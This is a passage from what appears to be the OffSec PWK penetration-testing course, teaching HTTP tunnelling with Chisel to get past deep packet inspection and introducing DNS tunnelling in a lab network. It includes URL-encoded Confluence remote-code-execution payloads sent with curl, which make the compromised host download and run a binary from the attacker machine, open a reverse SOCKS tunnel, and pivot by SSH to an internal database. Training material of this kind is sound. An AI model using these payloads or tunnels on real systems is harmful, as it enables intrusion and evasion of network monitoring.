When we delete the rule, we don't get any response for a success. Nevertheless, the command completed successfully, and the rule is deleted.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Most Windows Firewall commands have PowerShell equivalents with commandlets like New-NetFirewallRule and Disable-NetFirewallRule. However, the netsh interface portproxy command doesn't. For simplicity, we've stuck with pure Netsh commands in this section. However, for a lot of Windows Firewall enumeration and configuration, PowerShell is extremely useful. You may wish to experiment with it while completing the exercises for this section.*

In this section, we created a port forward on Windows using the Netsh command. We also created a firewall rule to allow inbound traffic on our listening port. We used these in conjunction to create a working port forward from the WAN interface of MULTISERVER03 to the SSH server of PGDATABASE01.

## 18.5 Wrapping Up

In this Module, we covered the concepts of port forwarding and SSH tunneling. This Module contains tools to apply these techniques on both Windows and *NIX operating systems, which allow us to traverse network boundaries and bypass some common network restrictions.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 19 Tunneling Through Deep Packet Inspection

In this Learning Module, we will cover the following Learning Units:

- HTTP Tunneling Theory and Practice
- DNS Tunneling Theory and Practice

*Deep packet inspection*[935] is a technology that's implemented to monitor traffic based on a set of rules. It's most often used on a network perimeter, where it can highlight patterns that are indicative of compromise.

Deep packet inspection devices may be configured to only allow specific transport protocols into, out of, or across the network. For example, a network administrator could create a rule that terminates any outbound SSH traffic. If they implemented that rule, all connections that use SSH for transport would fail, including any SSH port redirection and tunneling strategies we had implemented.

Given the variety of restrictions that may be implemented on a network, we need to learn and leverage a number of different tunneling tools and strategies to successfully bypass technologies like deep packet inspection.

In this Module, we'll continue from the previous *Port Redirection and SSH Tunneling* Module, leveraging many concepts we introduced there. Most students should complete that Module before beginning this one.

## 19.1 HTTP Tunneling Theory and Practice

This Learning Unit covers the following Learning Objectives:

- Learn about HTTP tunneling
- Perform HTTP tunneling with Chisel

In this Learning Unit we will explore the concept of HTTP tunneling, as well as how to perform it with a tool called *chisel*.

### 19.1.1 HTTP Tunneling Fundamentals

Let's begin our exploration of HTTP tunneling by introducing a simple scenario. In this case, we have compromised CONFLUENCE01, and can execute commands via HTTP requests. However, once we try to pivot, we are blocked by a considerably restrictive network configuration.

Specifically, a *Deep Packet Inspection* (DPI) solution is now terminating all outbound traffic except HTTP. In addition, all inbound ports on CONFLUENCE01 are blocked except TCP/8090. We can't rely on a normal reverse shell as it would not conform to the HTTP format and would be terminated at the network perimeter by the DPI solution. We also can't create an SSH remote port forward for the same reason. The only traffic that will reach our Kali machine is HTTP, so we could, for example, make requests with *Wget* and *cURL*.

[935] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Deep_packet_inspection

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*This is a hypothetical scenario: we haven't actually implemented any deep packet inspection in the exercise lab! But imagining these restrictions can help us develop robust tunneling strategies.*

The network configuration for this scenario is shown in the following diagram:





*Figure 261: The network setup with a firewall/deep packet inspector monitoring the data stream to CONFLUENCE01 on the WAN interface*

In this case, the FIREWALL/INSPECTOR device has replaced the previous simple firewall. In addition, MULTISERVER03 is blocked on the WAN interface.

We have credentials for the PGDATABASE01 server, but need to figure out how to SSH directly there through CONFLUENCE01. We need a tunnel into the internal network, but it must resemble an outgoing HTTP connection from CONFLUENCE01.

### 19.1.2 HTTP Tunneling with Chisel

The above is a perfect scenario for *Chisel*,[936] an HTTP tunneling tool that encapsulates our data stream within HTTP. It also uses the SSH protocol within the tunnel so our data will be encrypted.

Chisel uses a client/server model. A *Chisel server* must be set up, which can accept a connection from the *Chisel client*. Various port forwarding options are available depending on the server and client configurations. One option that is particularly useful for us is *reverse port forwarding*, which is similar to SSH remote port forwarding.

[936] (Github, 2022), https://github.com/jpillora/chisel

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Chisel can run on macOS, Linux, and Windows, and on various architectures[937] on each. Older tools like HTTPTunnel[938] offer similar tunneling functionality, but lack the flexibility and cross-platform capabilities of Chisel.*

Now that we know what Chisel is capable of, we can make a plan. We will run a Chisel server on our Kali machine, which will accept a connection from a Chisel client running on CONFLUENCE01. Chisel will bind a SOCKS proxy port on the Kali machine. The Chisel server will encapsulate whatever we send through the SOCKS port and push it through the HTTP tunnel, SSH-encrypted. The Chisel client will then decapsulate it and push it wherever it is addressed. When running, it should look somewhat like the following diagram:





*Figure 262: How we intend out network setup to look once we have Chisel set up*

The traffic between the Chisel client and server is all HTTP-formatted. This means we can traverse the deep packet inspection solution regardless of the contents of each HTTP packet. The Chisel server on our Kali machine will listen on TCP port 1080, a SOCKS proxy port. All traffic sent to that port will be passed back up the HTTP tunnel to the Chisel client, where it will be forwarded wherever it's addressed.

Let's get the Chisel server up and running on our Kali machine. In the usage guide,[939] we find the **--reverse** flag. Starting the Chisel server with this flag will mean that when the client connects, a SOCKS proxy port will be bound on the server.

Before we start the server, we should copy the Chisel client binary to CONFLUENCE01. The Chisel server and client are actually run from the same binary, they're just initialized with either *server* or *client* as the first argument.

[937] (Github, 2022), https://github.com/jpillora/chisel/releases

[938] (Sebastian Weber, 2010), http://http-tunnel.sourceforge.net/

[939] (Github, 2022), https://github.com/jpillora/chisel#usage

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*If our intended client was running a different operating system or architecture, we would have to download the binary for that operating system and architecture from the Chisel Github releases page.*[940]

In this case, both CONFLUENCE01 and our Kali machine are *amd64* Linux machines. That means we can simply serve the same **chisel** binary we have on our Kali machine, and run it on CONFLUENCE01. We can copy the Chisel binary to our Apache2 server's webroot directory.

```
kali@kali:~$ sudo cp $(which chisel) /var/www/html/
kali@kali:~$
```

*Listing 586 - Copying the Chisel binary to the Apache2 server folder.*

We can then make sure that Apache2 is started on our Kali machine.

```
kali@kali:~$ sudo systemctl start apache2
[sudo] password for kali:

kali@kali:~$
```

*Listing 587 - Starting Apache2.*

Next, we will build the **wget** command we'll eventually run through our web shell on CONFLUENCE01. This command will download the **chisel** binary to **/tmp/chisel** and make it executable:

```
wget 192.168.118.4/chisel -O /tmp/chisel && chmod +x /tmp/chisel
```

*Listing 588 - The Wget payload we use to download the Chisel binary to /tmp/chisel on CONFLUENCE01 and make it executable.*

Next, we'll format this command to work with our **curl** Confluence injection payload:

*As before, you can modify the specific parts of the URL-encoded RCE payload that you need to, rather than trying to build a new payload from scratch, to avoid formatting difficulties.*

```
kali@kali:~$ curl
http://192.168.50.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngine
ByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27
bash%27%2C%27-c%27%2C%27wget%20192.168.118.4/chisel%20-
O%20/tmp/chisel%20%26%26%20chmod%20%2Bx%20/tmp/chisel%27%29.start%28%29%22%29%7D/

kali@kali:~$
```

*Listing 589 - The Wget payload executed within our cURL Confluence injection command.*

The Apache2 log file (**/var/log/apache2/access.log**) eventually shows the request for the chisel binary:

[940] (Github, 2022), https://github.com/jpillora/chisel/releases

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ tail -f /var/log/apache2/access.log
...
192.168.50.63 - - [21/Aug/2022:17:41:49 -0400] "GET /chisel HTTP/1.1" 200 8750339 "-"
"Wget/1.20.3 (linux-gnu)"
```

*Listing 590 - The request for the chisel binary hitting our Apache2 server.*

Now that we have the Chisel binary on both our Kali machine and the target, we can run them. On the Kali machine, we'll start the binary as a server with the server subcommand, along with the bind port (--port) and the --reverse flag to allow the reverse port forward.

```
kali@kali:~$ chisel server --port 8080 --reverse
2022/07/22 16:43:23 server: Reverse tunnelling enabled
2022/07/22 16:43:23 server: Fingerprint mSEANZuBWndrvnJqRgBasGtCQqbe0TkKAnPoQJgNy7Q=
2022/07/22 16:43:23 server: Listening on http://0.0.0.0:8080
```

*Listing 591 - Starting the Chisel server on port 8080.*

The Chisel server starts up and confirms that it is listening on port 8080, and has reverse tunneling enabled.

Before we run the Chisel client, we'll run tcpdump on our Kali machine to log the Chisel traffic. We'll start the capture filtering tcp port 8080 to isolate the Chisel traffic.

```
kali@kali:~$ sudo tcpdump -nvvvXi tun0 tcp port 8080
tcpdump: listening on tun0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

*Listing 592 - Starting tcpdump to listen on TCP/8080 through the tun0 interface.*

Next, we'll start the Chisel client from the web shell, applying the server address and the port forwarding configuration options on the command line.

We will connect to the server running on our Kali machine (192.168.118.4:8080), creating a reverse SOCKS tunnel (R:socks). The R prefix specifies a reverse tunnel using a socks proxy (which is bound to port 1080 by default). The remaining shell redirections (> /dev/null 2>&1 &) force the process to run in the background, which will free up our shell.

```
/tmp/chisel client 192.168.118.4:8080 R:socks > /dev/null 2>&1 &
```

*Listing 593 - The Chisel client command we run from the web shell.*

We'll convert this into a Confluence injection payload, and send it to CONFLUENCE01.

```
kali@kali:~$ curl
http://192.168.50.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.getEngine
ByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.command%28%27
bash%27%2C%27-
c%27%2C%27/tmp/chisel%20client%20192.168.118.4:8080%20R:socks%27%29.start%28%29%22%29%
7D/

kali@kali:~$
```

*Listing 594 - Starting the Chisel client using the Confluence injection payload.*

Tcpdump instantly reveals our traffic to the Chisel server, some of which is familiar.

```
kali@kali:~$ sudo tcpdump -nvvvXi tun0 tcp port 8080
tcpdump: listening on tun0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
...
18:13:53.687533 IP (tos 0x0, ttl 63, id 53760, offset 0, flags [DF], proto TCP (6),
length 276)
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
    192.168.50.63.41424 > 192.168.118.4.8080: Flags [P.], cksum 0xce2b (correct), seq
1:225, ack 1, win 502, options [nop,nop,TS val 1290578437 ecr 143035602], length 224:
HTTP, length: 224
        GET / HTTP/1.1
        Host: 192.168.118.4:8080
        User-Agent: Go-http-client/1.1
        Connection: Upgrade
        Sec-WebSocket-Key: L8FCtL3MW18gHd/ccRWOPQ==
        Sec-WebSocket-Protocol: chisel-v3
        Sec-WebSocket-Version: 13
        Upgrade: websocket

        0x0000:  4500 0114 d200 4000 3f06 3f4f c0a8 323f  E.....@.?.?O..2?
        0x0010:  c0a8 7604 a1d0 1f90 61a9 fe5d 2446 312e  ..v.....a..]$F1.
        0x0020:  8018 01f6 ce2b 0000 0101 080a 4cec aa05  .....+......L...
        0x0030:  0886 8cd2 4745 5420 2f20 4854 5450 2f31  ....GET./.HTTP/1
        0x0040:  2e31 0d0a 486f 7374 3a20 3139 322e 3136  .1..Host:.192.16
        0x0050:  382e 3131 382e 343a 3830 3830 0d0a 5573  8.118.4:8080..Us
        0x0060:  6572 2d41 6765 6e74 3a20 476f 2d68 7474  er-Agent:.Go-htt
        0x0070:  702d 636c 6965 6e74 2f31 2e31 0d0a 436f  p-client/1.1..Co
        0x0080:  6e6e 6563 7469 6f6e 3a20 5570 6772 6164  nnection:.Upgrad
        0x0090:  650d 0a53 6563 2d57 6562 536f 636b 6574  e..Sec-WebSocket
        0x00a0:  2d4b 6579 3a20 4c38 4643 744c 334d 5731  -Key:.L8FCtL3MW1
        0x00b0:  3867 4864 2f63 6352 574f 5051 3d3d 0d0a  8gHd/ccRWOPQ==..
        0x00c0:  5365 632d 5765 6253 6f63 6b65 742d 5072  Sec-WebSocket-Pr
        0x00d0:  6f74 6f63 6f6c 3a20 6368 6973 656c 2d76  otocol:.chisel-v
        0x00e0:  330d 0a53 6563 2d57 6562 536f 636b 6574  3..Sec-WebSocket
        0x00f0:  2d56 6572 7369 6f6e 3a20 3133 0d0a 5570  -Version:.13..Up
        0x0100:  6772 6164 653a 2077 6562 736f 636b 6574  grade:.websocket
        0x0110:  0d0a 0d0a                                ....
18:13:53.687745 IP (tos 0x0, ttl 64, id 60604, offset 0, flags [DF], proto TCP (6),
length 52)
    192.168.118.4.8080 > 192.168.50.63.41424: Flags [.], cksum 0x46ca (correct), seq
1, ack 225, win 508, options [nop,nop,TS ...
...
```

*Listing 595 - Inbound Chisel traffic logged by our tcpdump session.*

The traffic indicates that the Chisel client has created an HTTP WebSocket connection with the server.

Our Chisel server has logged an inbound connection.

```
kali@kali:~$ chisel server --port 8080 --reverse
2022/08/21 17:57:53 server: Reverse tunnelling enabled
2022/08/21 17:57:53 server: Fingerprint Pru+AFGOUxnEXyK1Z14RMqeiTaCdmX6j4zsa9S2Lx7c=
2022/08/21 17:57:53 server: Listening on http://0.0.0.0:8080
2022/08/21 18:13:54 server: session#2: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

*Listing 596 - Incoming connection logged by the Chisel server.*

Next, we'll check the status of our SOCKS proxy with ss.

```
kali@kali:~$ ss -ntplu
Netid     State      Recv-Q     Send-Q          Local Address:Port            Peer
Address:Port     Process
udp       UNCONN     0          0                     0.0.0.0:34877
0.0.0.0:*
tcp       LISTEN     0          4096                127.0.0.1:1080
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
0.0.0.0:*         users:(("chisel",pid=501221,fd=8))
tcp       LISTEN     0          4096                         *:8080
*:*         users:(("chisel",pid=501221,fd=6))
tcp       LISTEN     0          511                          *:80
*:*
```

*Listing 597 - Using ss to check if our SOCKS port has been opened by the Kali Chisel server.*

Our SOCKS proxy port 1080 is listening on the loopback interface of our Kali machine.

Let's use this to connect to the SSH server on PGDATABASE01. In *Port Redirection and SSH Tunneling*, we created SOCKS proxy ports with both SSH remote and classic dynamic port forwarding, and used Proxychains to push non-SOCKS-native tools through the tunnel. But we've not yet actually run SSH itself through a SOCKS proxy.

SSH doesn't offer a generic SOCKS proxy command-line option. Instead, it offers the *ProxyCommand*[941] configuration option. We can either write this into a configuration file, or pass it as part of the command line with **-o**.

ProxyCommand accepts a shell command that is used to open a proxy-enabled channel. The documentation suggests using the *OpenBSD* version of Netcat, which exposes the *-X* flag[942] and can connect to a SOCKS or HTTP proxy. However, the version of Netcat that ships with Kali doesn't support proxying.

Instead, we'll use *Ncat*,[943] the Netcat alternative written by the maintainers of Nmap. We can install this on Kali with **sudo apt install ncat**.

```
kali@kali:~$ sudo apt install ncat
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  ncat
0 upgraded, 1 newly installed, 0 to remove and 857 not upgraded.
Need to get 487 kB of archives.
After this operation, 819 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 ncat amd64 7.92+dfsg2-1kali1
[487 kB]
Fetched 487 kB in 5s (97.3 kB/s)
Selecting previously unselected package ncat.
(Reading database ... 298679 files and directories currently installed.)
Preparing to unpack .../ncat_7.92+dfsg2-1kali1_amd64.deb ...
Unpacking ncat (7.92+dfsg2-1kali1) ...
Setting up ncat (7.92+dfsg2-1kali1) ...
update-alternatives: using /usr/bin/ncat to provide /bin/nc (nc) in auto mode
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for kali-menu (2022.2.0) ...
kali@kali:~$
```

*Listing 598 - Installing Ncat with apt.*

[941] (OpenBSD manual, 2022), https://man.openbsd.org/ssh_config#ProxyCommand

[942] (OpenBSD manual, 2022), https://man.openbsd.org/ssh_config#ProxyCommand

[943] (Nmap, 2022), https://nmap.org/ncat/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Now we'll pass an Ncat command to ProxyCommand. The command we construct tells Ncat to use the socks5 protocol and the proxy socket at 127.0.0.1:1080. The %h and %p tokens represent the SSH command host and port values, which SSH will fill in before running the command.

```
kali@kali:~$ ssh -o ProxyCommand='ncat --proxy-type socks5 --proxy 127.0.0.1:1080 %h
%p' database_admin@10.4.50.215
The authenticity of host '10.4.50.215 (<no hostip for proxy command>)' can't be
established.
ED25519 key fingerprint is SHA256:IGz427yqW3ALf9CKYWNmVctA/Z/emwMWWRG5qQP8JvQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.4.50.215' (ED25519) to the list of known hosts.
database_admin@10.4.50.215's password:
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied immediately.

Last login: Thu Jul 21 14:04:11 2022 from 192.168.97.19
database_admin@pgbackup1:~$
```

*Listing 599 - A successful SSH connection through our Chisel HTTP tunnel.*

Very nice! We gained access to the SSH server, through our Chisel reverse SOCKS proxy, tunneling traffic through a reverse HTTP tunnel.

In this Learning Unit, we created a reverse tunnel using Chisel, and then used this tunnel to log in to an SSH server on PGDATABASE01 within the internal network. We did this with only HTTP-formatted traffic to and from the compromised CONFLUENCE01 pivot server.

## 19.2 DNS Tunneling Theory and Practice

This Learning Unit covers the following Learning Objectives:

- Learn about DNS tunneling
- Perform DNS tunneling with dnscat2

DNS is one of the foundational Internet protocols and has been abused by attackers for various nefarious purposes. For example, it can serve as a mechanism to tunnel data *indirectly* in and out of restrictive network environments. To understand exactly how this works, let's present a simplified "crash course" in DNS. We will then learn how to perform DNS tunneling with a tool called *dnscat2*.

### 19.2.1 DNS Tunneling Fundamentals

IP addresses, not human-readable names, are used to route Internet data. Whenever we want to access a domain by its domain name, we need first obtain its IP address. To retrieve (or *resolve*) the IP address of a human-readable address, we need to ask various DNS servers. Let's walk through the process of resolving the IPv4 address of "www.example.com".

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

In most cases, we'll ask a DNS *recursive resolver*[944] server for the DNS *address record* (*A* record)[945] of the domain. An *A record* is a DNS data type that contains an IPv4 address. The recursive resolver does most of the work: it will make all the following DNS queries until it satisfies the DNS request, then returns the response to us.


Once it retrieves the request from us, the recursive resolver starts making queries. It holds a list of *root name servers*[946] (as of 2022, there are *13* of them scattered around the world[947]). Its first task is to send a DNS query to one of these root name servers. Because **example.com** has the ".com" suffix, the root name server will respond with the address of a DNS name server that's responsible for the *.com top-level domain* (TLD).[948] This is known as the *TLD name server*.

The recursive resolver then queries the .com TLD name server, asking which DNS server is responsible for **example.com**. The TLD name server will respond with the *authoritative name server*[949] for the **example.com** domain.

The recursive resolver then asks the **example.com** authoritative name server for the IPv4 address of **www.example.com**. The **example.com** authoritative name server replies with the A record for that.

The recursive resolver then returns that to us. All these requests and responses are transported over UDP, with UDP/53 being the standard DNS port.

In our lab network, with MULTISERVER03 as the DNS server, a request from PGDATABASE01 for the IP address of **www.example.com** would follow the flow shown below. The firewalls have been removed from this diagram for simplicity.




[944] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Domain_Name_System#Recursive_and_caching_name_server

[945] (Wikipedia, 2022), https://en.wikipedia.org/wiki/List_of_DNS_record_types#A

[946] (Wikipeia, 2022), https://en.wikipedia.org/wiki/Root_name_server

[947] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Root_name_server#Root_server_addresses

[948] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Top-level_domain

[949] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Name_server#Authoritative_name_server

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Figure 263: The high-level DNS request flow, with MULTISERVER03 configured as the DNS resolver*

---

*It's common to use the recursive resolver provided by an ISP (which is usually pre-programmed into the stock ISP router), but other well-known public recursive name servers[950] can be used as well. For example, Google has a public DNS server at 8.8.8.8.*

---

Let's try this out in a new scenario in the lab, which is configured precisely for this purpose. In this scenario, we have a new server: FELINEAUTHORITY. This server is situated on the WAN alongside our Kali machine. This means that MULTISERVER03, CONFLUENCE01, and our Kali machine can route to it, but PGDATABASE01 and HRSHARES cannot.

FELINEAUTHORITY is registered within this network as the authoritative name server for the **feline.corp** zone.[951] We will use it to observe how DNS packets reach an authoritative name server. In particular, we will watch DNS packets being exchanged between PGDATABASE01 and FELINEAUTHORITY.

While PGDATABASE01 cannot connect directly to FELINEAUTHORITY, it can connect to MULTISERVER03. MULTISERVER03 is also configured as the DNS resolver server for PGDATABASE01.





*Figure 264: The network layout for our DNS experiments*

---

*In the real world, we will have registered the feline.corp domain name ourselves, set up the authoritative name server machine ourselves, and told the domain registrar that this server should be known as the authoritative name server for*

---

[950] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Public_recursive_name_server

[951] (Wikipedia, 2022), https://en.wikipedia.org/wiki/DNS_zone

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*the feline.corp zone. However, for simplicity in this lab environment, FELINEAUTHORITY is provided pre-configured. In a real deployment, we would need to configure the server and take care of all other peripheral registrations to ensure that any other DNS servers would eventually find our server for all feline.corp requests.*

In order to see how DNS requests will be relayed to FELINEAUTHORITY from PGDATABASE01, we need to initiate DNS requests from PGDATABASE01, and monitor what comes in to FELINEAUTHORITY. For that reason, we need a shell on each of these machines.

As in previous examples, we can only access PGDATABASE01 through CONFLUENCE01. So in order to connect to the SSH server on PGDATABASE01, we must pivot through CONFLUENCE01. We'll compromise CONFLUENCE01 by exploiting CVE-2022-26134 with our reverse shell payload, and create an SSH remote port forward to relay a port on our Kali machine to the SSH service on PGDATABASE01. We'll then SSH into PGDATABASE01 as the *database_admin* user.

Since FELINEAUTHORITY is also on the WAN, we can SSH directly into FELINEAUTHORITY using the username *kali* and the password *7he_C4t_c0ntro11er*.

We now have two open shells. The first is on PGDATABASE01 as the *database_admin* user, and the second is on FELINEAUTHORITY as the *kali* user.

In order to simulate a real DNS setup, we can make FELINEAUTHORITY a functional DNS server using *Dnsmasq*.[952] Dnsmasq is DNS server software that requires minimal configuration. A few Dnsmasq configuration files are stored in the **~/dns_tunneling** folder, which we'll use as part of our DNS experiments. For this initial experiment, we'll use the very sparse **dnsmasq.conf** configuration file.

```
kali@felineauthority:~$ cd dns_tunneling

kali@felineauthority:~/dns_tunneling$ cat dnsmasq.conf
# Do not read /etc/resolv.conf or /etc/hosts
no-resolv
no-hosts

# Define the zone
auth-zone=feline.corp
auth-server=feline.corp
```

*Listing 600 - The basic configuration for our Dnsmasq server.*

This configuration ignores the **/etc/resolv.conf** and **/etc/hosts** files and only defines the *auth-zone* and *auth-server* variables. These tell Dnsmasq to act as the authoritative name server for the **feline.corp** zone. We have not configured any records so far. Requests for anything on the feline.corp domain will return failure responses.

Now that the configuration is set, we'll start the **dnsmasq** process with the **dnsmasq.conf** configuration file (**-C**), making sure it runs in "no daemon" (**-d**) mode so it runs in the foreground. We can kill it easily again later.

[952] (The Kelleys, 2022), https://thekelleys.org.uk/dnsmasq/doc.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@felineauthority:~/dns_tunneling$ sudo dnsmasq -C dnsmasq.conf -d
dnsmasq: started, version 2.88 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-
Lua TFTP conntrack ipset nftset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq: warning: no upstream servers configured
dnsmasq: cleared cache
```

*Listing 601 - Starting Dnsmasq with the basic configuration.*

In another shell on FELINEAUTHORITY, we'll set up tcpdump[953] to listen on the **ens192** interface for DNS packets on UDP/53, using the capture filter **udp port 53**.

```
